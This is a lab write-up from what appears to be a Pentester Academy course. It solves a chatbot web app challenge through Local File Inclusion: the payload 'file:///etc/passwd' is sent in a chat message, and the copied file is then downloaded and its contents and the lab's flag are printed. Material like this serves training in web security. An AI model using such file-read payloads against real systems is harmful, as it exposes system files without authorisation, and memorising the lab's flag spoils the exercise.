

## The image features a word cloud in the shape of the map of India. The words are arranged to fit the geographical outline. The most prominent words, shown in larger fonts, include "ATTACK", "DEFENSE", "LABS", "COURSES", "PENTESTER ACADEMY", "TOOL BOX", "PENTESTING", "RED TEAM", "HACKER", "TRAINING", "ACCESS POINT", "WORLD-CLASS TRAINERS", "PATV", "TEAM LABS", "PENETESTER", "ATTACKDEFENSE LABS", "COURSES ACCESS POINT PENTESTER", "ACCESS POINT", "WORLD-CLASS TRAINERS", "TRAINING COURSES SPATV ACCESS", "PENTESTER ACADEMY", "ATTACKDEFENSE LABS", "COURSES PENTESTER ACADEMY", "POINT WORLD-CLASS TRAINERS TRAINING HACKER", "TOOL BOX", "HACKER PENTESTING", "RED TEAM LABS", "ATTACKDEFENSE LABS", "COURSES PENTESTER ACA", "PENTESTER ACADEMY ATTACKDEFENSE LABS", "TOOL BOX WORLD-CI", "TRAINING", "PENTESTER ACADEMY", "TOOL BOX", and "PENTESTING". The words "ATTACK" and "DEFENSE" are the largest and are colored red and dark blue respectively, while the others are in various shades of gray. The phrase "by PentesterAcademy" is written in black at the bottom center of the word cloud.


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<b>Type</b>	Web Technology : Bot Attacks

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


### Solution:

The web application is vulnerable to a Local File Inclusion attack.


**Step 1:** Inspect the web application.



**Step 2:** Start the conversation with the chatbot with a “hey” message.




**Step 3:** Enter a name in the message.






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
**Step 4:** Inject the payload in the message field to retrieve the flag from `/etc/passwd`.

**Payload:** `file:///etc/passwd`



**Step 5:** Navigate to the file path provided.


**URL:** `http://<target-url>/uploads/passwd`



**Step 6:** Click on download and check the contents of the file and retrieve the flag stored in the file.

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root@PentesterAcademyLab:~# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
mysql:x:101:102:MySQL Server,,:/nonexistent:/bin/false
flag: 555bac04c28b1963b4d2a101eb8f2d12

root@PentesterAcademyLab:~#
```



**Flag:** 555bac04c28b1963b4d2a101eb8f2d12

**References:**

1. Botman (<https://botman.io/>)